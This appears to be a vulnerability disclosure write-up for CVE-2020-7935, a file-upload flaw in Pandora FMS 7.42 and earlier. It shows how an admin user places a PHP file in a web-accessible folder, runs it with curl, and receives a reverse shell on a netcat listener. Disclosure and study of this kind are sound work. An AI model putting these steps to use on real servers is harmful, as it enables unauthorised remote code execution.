PHP file upload and remote code execution in Pandora FMS <= 7.42 in the File Manager

#pandorafms #hacking #exploit #rce #cve

Last Modified: 2021.06.08.

cve-2020-7935


The vendor does not want to allow us to upload and execute the PHP file even with an Admin account in Pandora FMS. They introduced a protection mechanism in the File Manager to solve the issue. Unfortunately, the applied solution is not enough to block an attacker. I reported the problem to the vendor and they fixed it in the Pandora FMS 7.43? version.

Technical Details

Note: The vulnerability exploitable only with a Web Admin account.

Interestingly the File Manager allows us to upload PHP files, but it is not possible to execute them via the File Manager. The vendor solved it with a tricky get_file.php, which gives back the contents of a PHP file, so it is not possible to execute it via the File Manager.


I checked the upload process. The name of the PHP file remains the original and the exact path and the exact filename is known (and controllable) by the uploader.



Index of images/backgrounds/__k44

Index of images/backgrounds/__k44

Name	Previous modification	Size	Actions
Parent directory			
test.php	January 23, 2020, 12:27 am	26 B	



Opening test.php

You have chosen to open:

test.php

which is: PHP script (26 bytes)
from: http://20.20.10.127


What should Firefox do with this file?

● Open with Mousepad (default)
○ Save File
□ Do this automatically for files like this from now on.

Index of images/backgrounds/__k44

Name	Size	Actions
Parent directory		
test.php	26 B	

The only thing that is missing is a folder where the attacker can store the PHP file, which is accessible from outside. Unfortunately there are folders with this property e.g: **http(s)://.../pandora_console/images/backgrounds/**. It is possible to create a directory with the File Manager. Unfortunately, the permission of the newly created folder and the file doesn't set properly.




20.20.10.127/pandora_console/index.php?sec=gsetup&sec2=godmode/setup/file_...

Index of images/backgrounds/__k44


Name	Previous modification	Size	Actions
Parent directory			
test.php	January 23, 2020, 1:12 pm	53 B	

Execute it with curl:



```
root@kali:~# curl 20.20.10.127/pandora_console/images/background
s/__k44/test.php
█
```

Proof



20.20.10.127/pandora_console/index.php?sec=gsetup&sec2=godmode/setup/file_

Index of images/backgrounds/__k44

	Name	Previous modification	Size
‹	Parent directory		
T	test.php	January 23, 2020, 1:12 pm	53 B

root@kali: ~

```
root@kali:~# nc -lvp 9999
listening on [any] 9999 ...
20.20.10.127: inverse host lookup failed: Unknown host
connect to [20.20.10.122] from (UNKNOWN) [20.20.10.127] 45056
id
uid=48(apache) gid=48(apache) groups=48(apache)
hostname
pandorafms
ifconfig | grep 20.20
        inet 20.20.10.127  netmask 255.255.255.0  broadcast 20.20.10.255
```

Additional content

Demo video